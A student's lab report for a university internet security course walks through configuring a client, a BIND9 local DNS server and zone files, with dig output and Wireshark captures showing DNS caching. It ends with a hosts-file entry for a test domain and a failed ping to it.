

Lab 4

CSE-644 INTERNET SECURITY

DR. SYED SHAZLI

2/22/2023

Anthony Redamonti
SYRACUSE UNIVERSITY

The following lab was completed using the setup below. All three machines resided on the same network.

Machine Name	IP Address
Client Machine	10.0.2.5
DNS Machine	10.0.2.6
Attacker Machine	10.0.2.7

Task 1: Configure the User Machine

The client machine must use the DNS machine as its DNS. To configure it to use the DNS machine, the following entry was added to the `/etc/resolvconf/resolv.conf.d/head` file: “nameserver 10.0.2.6”.




```

[02/20/23]seed@VM:~$ cd /etc/resolvconf/resolv.conf.d/
[02/20/23]seed@VM:~/resolv.conf.d$ ls
base  head
[02/20/23]seed@VM:~/resolv.conf.d$ sudo vi head
[02/20/23]seed@VM:~/resolv.conf.d$ cat head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.6
[02/20/23]seed@VM:~/resolv.conf.d$

```

Then the command “`sudo resolvconf -u`” was performed.



```

[02/20/23]seed@VM:~/resolv.conf.d$ sudo resolvconf -u

```

The command “`dig www.syr.edu`” was then performed on the client machine. The output is below.

```

/bin/bash 93x23
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.syr.edu.                IN      A
;; ANSWER SECTION:
www.syr.edu.                60      IN      CNAME   syr.edu.
syr.edu.                    60      IN      A       128.230.18.63
;; AUTHORITY SECTION:
syr.edu.                    172800  IN      NS      ns2.syr.edu.
syr.edu.                    172800  IN      NS      ns1.syr.edu.
;; ADDITIONAL SECTION:
ns1.syr.edu.                172800  IN      A       128.230.12.8
ns2.syr.edu.                172800  IN      A       128.230.12.9
;; Query time: 368 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Mon Feb 20 10:30:53 EST 2023
;; MSG SIZE rcvd: 138
[02/20/23]seed@VM: .../resolv.conf.d$

```

Observation: The client machine successfully used the DNS machine as its DNS server as evidenced by the dig command. It sent its query to the DNS server, and the DNS server sent it to other servers for a response.


Explanation: The addition of the entry in the /etc/resolvconf/resolv.conf.d/head file provided a nameserver at IP address 10.0.2.6 for the client machine to use.

Task 2: Set up a Local DNS Server

The following steps were performed on the local DNS server machine (10.0.2.6):

Steps 1 and 2: Configure the BIND9 server and Turn Off DNSSEC

The entry in the etc/bind/named.conf.options file was already part of the VM. The dnssec-validation auto entry was already commented out of the file, and the “dnssec-enable no” entry was already in the file.



```

/bin/bash 93x23
// If your ISP provided one or more IP addresses for stable
// nameservers, you probably want to use them as forwarders.
// Uncomment the following block, and insert the addresses replacing
// the all-0's placeholder.

// forwarders {
//     0.0.0.0;
// };

//=====
// If BIND logs error messages about the root key being expired,
// you will need to update your keys.  See https://www.isc.org/bind-keys
//=====
// dnssec-validation auto;
dnssec-enable no;
dump-file "/var/cache/bind/dump.db";
auth-nxdomain no;    # conform to RFC1035

query-source port          33333;
listen-on-v6 { any; };
};
[02/20/23]seed@VM: .../bind$

```

The following command was used to restart the server: “sudo service bind9 restart”.




```

/bin/bash 93x23
[02/20/23]seed@VM: .../bind$ sudo service bind9 restart
[02/20/23]seed@VM: .../bind$

```

The dig command was used from the client machine to retrieve information about www.facebook.com.




```


/bin/bash 93x23
[02/20/23]seed@VM: ~$ ping www.facebook.com
PING star-mini.c10r.facebook.com (157.240.245.35) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-01-bos5.facebook.com (157.240.245.35): icmp_seq=1 ttl=54 tim
e=17.0 ms
64 bytes from edge-star-mini-shv-01-bos5.facebook.com (157.240.245.35): icmp_seq=2 ttl=54 tim
e=14.2 ms

```


The wireshark log shows the query sent from the client machine to the DNS machine. The DNS machine forwards the query to another server (192.33.4.12). The server responds with the IP address and other information about www.facebook.com.



Notice below that the information relating to the domain name “www.facebook.com” is then stored in the DNS cache.



The same test was performed on www.google.com, except that it was performed twice. The second time the command “dig www.google.com” was performed on the client machine, the DNS did not have to forward the query to the other DNS because it already had the information stored in its cache. See the wireshark log of the second iteration of the dig command below.



The image shows a Wireshark network traffic capture. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for packet capture and analysis. The main display area shows a list of captured packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. The first packet is a DNS Standard query from 10.0.2.5 to 10.0.2.6. Subsequent packets show ICMP Echo (ping) requests and responses between 10.0.2.5 and 142.251.40.228. The bottom pane shows the details of the selected packet (Frame 1: 74 bytes on wire), including Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and Domain Name System (query).

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-02-20 21:41:49.8908096...	10.0.2.5	10.0.2.6	DNS	74	Standard query
2	2023-02-20 21:41:49.8911577...	10.0.2.6	10.0.2.5	DNS	338	Standard query
3	2023-02-20 21:41:49.8916254...	10.0.2.5	142.251.40.228	ICMP	98	Echo (ping) req
4	2023-02-20 21:41:49.9082002...	142.251.40.228	10.0.2.5	ICMP	98	Echo (ping) rep
5	2023-02-20 21:41:49.9084463...	10.0.2.5	10.0.2.6	DNS	87	Standard query
6	2023-02-20 21:41:49.9085851...	10.0.2.6	10.0.2.5	DNS	383	Standard query
7	2023-02-20 21:41:50.8933977...	10.0.2.5	142.251.40.228	ICMP	98	Echo (ping) req
8	2023-02-20 21:41:50.9211423...	142.251.40.228	10.0.2.5	ICMP	98	Echo (ping) rep
9	2023-02-20 21:41:51.8951967...	10.0.2.5	142.251.40.228	ICMP	98	Echo (ping) req
10	2023-02-20 21:41:51.9124001...	142.251.40.228	10.0.2.5	ICMP	98	Echo (ping) rep

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
 Ethernet II, Src: PcsCompu_be:19:62 (08:00:27:be:19:62), Dst: PcsCompu_65:27:c0 (08:00:27:65:27:c0)
 Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
 User Datagram Protocol, Src Port: 38147, Dst Port: 53
 Domain Name System (query)

The DNS responded directly to the client machine with the information without sending a request to any other DNS server.

Observation: The DNS server does not need to ask other servers for information relating to a domain name that is already stored in its cache.

Explanation: The DNS cache will store information for a certain amount of time (could be days or weeks) before clearing the entry from the cache.

Task 3: Host a Zone in the Local DNS

An authoritative nameserver was set up for the example.com domain on the local DNS by performing the following steps.

Step 1: Create Zones

The two zone entries described in the lab were added to the named.conf.local file. Then the DNS was restarted using the bind9 command.

```
[02/21/23]seed@VM:~/bind$ sudo vi named.conf.local
[02/21/23]seed@VM:~/bind$ sudo service bind9 restart
[02/21/23]seed@VM:~/bind$ sudo rndc flush
[02/21/23]seed@VM:~/bind$
```

Step 2: Set up the forward lookup zone file

The example.com.db zone lookup file described in the lab was added to the /etc/bind/ directory of the DNS machine as shown below.

```
/bin/bash 93x23
[02/21/23]seed@VM:~$ cd /etc/bind/
[02/21/23]seed@VM:~/bind$ sudo vi example.com.db
[02/21/23]seed@VM:~/bind$ sudo cat example.com.db
$TTL 3D ; default expiration time of all resource records without
; their own TTL
@ IN SOA ns.example.com admin.example.com (
1 ; Serial
8H ; Refresh
2H ; Retry
4W ; Expire
1D ) ; Minimum
@ IN NS ns.example.com. ;Address of nameserver
@ IN MX 10 mail.example.com. ;Primary Mail Exchanger
www IN A 192.168.0.101 ;Address of www.example.com
mail IN A 192.168.0.102 ;Address of mail.example.com
ns IN A 192.168.0.10 ;Address of ns.example.com
*.example.com. IN A 192.168.0.100 ;Address for other URL in
; the example.com domain
[02/21/23]seed@VM:~/bind$
```


Step 3: Set up the reverse lookup zone file

The 192.168.0.db reverse lookup zone file described in the lab was added to the /etc/bind/ directory of the DNS machine as shown below.

```
/bin/bash 93x23
[02/21/23]seed@VM:~/bind$ sudo cat 192.168.0.db
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
1
8H
2H
4W
1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.
[02/21/23]seed@VM:~/bind$
```

Step 4: Restart the BIND server and test

The bind server was restarted using the “sudo service bind9 restart” command on the DNS machine. The command “dig www.example.com” was used from the client machine to test the setup of the DNS. See the output on the client’s terminal below.



```

/bin/bash 93x23
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 61327
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.


;; ADDITIONAL SECTION:
ns.example.com.                 259200  IN      A      192.168.0.10

;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Feb 21 10:44:51 EST 2023
;; MSG SIZE rcvd: 93

[02/21/23]seed@VM:~$

```

A wireshark log is shown below.



No.	Time	Source	Destination	Protocol	Length	Info
1	2023-02-21 10:44:51.3030532...	10.0.2.5	10.0.2.6	DNS	86	Standard query 0xef8f A www.exa...
2	2023-02-21 10:44:51.3034625...	10.0.2.6	10.0.2.5	DNS	135	Standard query response 0xef8f ...
3	2023-02-21 10:44:56.3092024...	PcsCompu...	PcsCompu_be:19:62	ARP	60	Who has 10.0.2.5? Tell 10.0.2.6
4	2023-02-21 10:44:56.3092178...	PcsCompu...	PcsCompu_65:27:c0	ARP	42	10.0.2.5 is at 08:00:27:be:19:62
5	2023-02-21 10:44:56.4846314...	PcsCompu...	PcsCompu_65:27:c0	ARP	42	Who has 10.0.2.6? Tell 10.0.2.5
6	2023-02-21 10:44:56.4850537...	PcsCompu...	PcsCompu_be:19:62	ARP	60	10.0.2.6 is at 08:00:27:65:27:c0

▶ Frame 1: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_be:19:62 (08:00:27:be:19:62), Dst: PcsCompu_65:27:c0 (08:00:27:65:27:c0)
 ▶ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
 ▶ User Datagram Protocol, Src Port: 58426, Dst Port: 53
 ▶ Domain Name System (query)

```

0000  08 00 27 65 27 c0 08 00 27 be 19 62 08 00 45 00  ..'e'... '..b..E.
0010  00 48 61 fe 00 00 40 11 00 9d 0a 00 02 05 0a 00  .Ha...@. ....
0020  02 06 e4 3a 00 35 00 34 18 50 ef 8f 01 20 00 01  ....5.4 .P... ..
0030  00 00 00 00 00 01 03 77 77 77 07 65 78 61 6d 70  ....w ww.examp

```

Observation: The DNS server provided the information directly to the client machine regarding the “www.example.com” domain.


Explanation: The DNS server is set up as an authoritative nameserver for the “www.example.com” domain, so it is responsible for answering queries regarding this domain name.

Task 4: Modifying the Host File

An authoritative nameserver was set up for the example.com domain on the local DNS by performing the following steps.

Step 1: Create Zones

The host name and IP address pair was added to the /etc/hosts file on the client machine for the www.bank32.com domain name.




```

[02/21/23]seed@VM:/etc$ sudo cat hosts
127.0.0.1    localhost
127.0.1.1    VM

# The following lines are desirable for IPv6 capable hosts
::1         ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
127.0.0.1   User
127.0.0.1   Attacker
127.0.0.1   Server
127.0.0.1   www.SeedLabSQLInjection.com
127.0.0.1   www.xsslabelgg.com
127.0.0.1   www.csrflabelgg.com
127.0.0.1   www.csrfattacklab.com
127.0.0.1   www.repackagingattacklab.com
127.0.0.1   www.seedlabclickjacking.com
192.168.0.63 www.bank32.com
[02/21/23]seed@VM:/etc$

```

After adding the entry to the hosts file, the client was unsuccessful at pinging the www.bank32.com domain.



```

[02/21/23]seed@VM:/etc$ ping www.bank32.com
PING www.bank32.com (192.168.0.63) 56(84) bytes of data.
From 50.238.241.97 icmp_seq=1 Destination Net Unreachable
From 50.238.241.97 icmp_seq=2 Destination Net Unreachable
From 50.238.241.97 icmp_seq=3 Destination Net Unreachable
From 50.238.241.97 icmp_seq=4 Destination Net Unreachable
From 50.238.241.97 icmp_seq=5 Destination Net Unreachable
^C
--- www.bank32.com ping statistics ---
5 packets transmitted, 0 received, +5 errors, 100% packet loss, time 4064ms
pipe 2
[02/21/23]seed@VM:/etc$

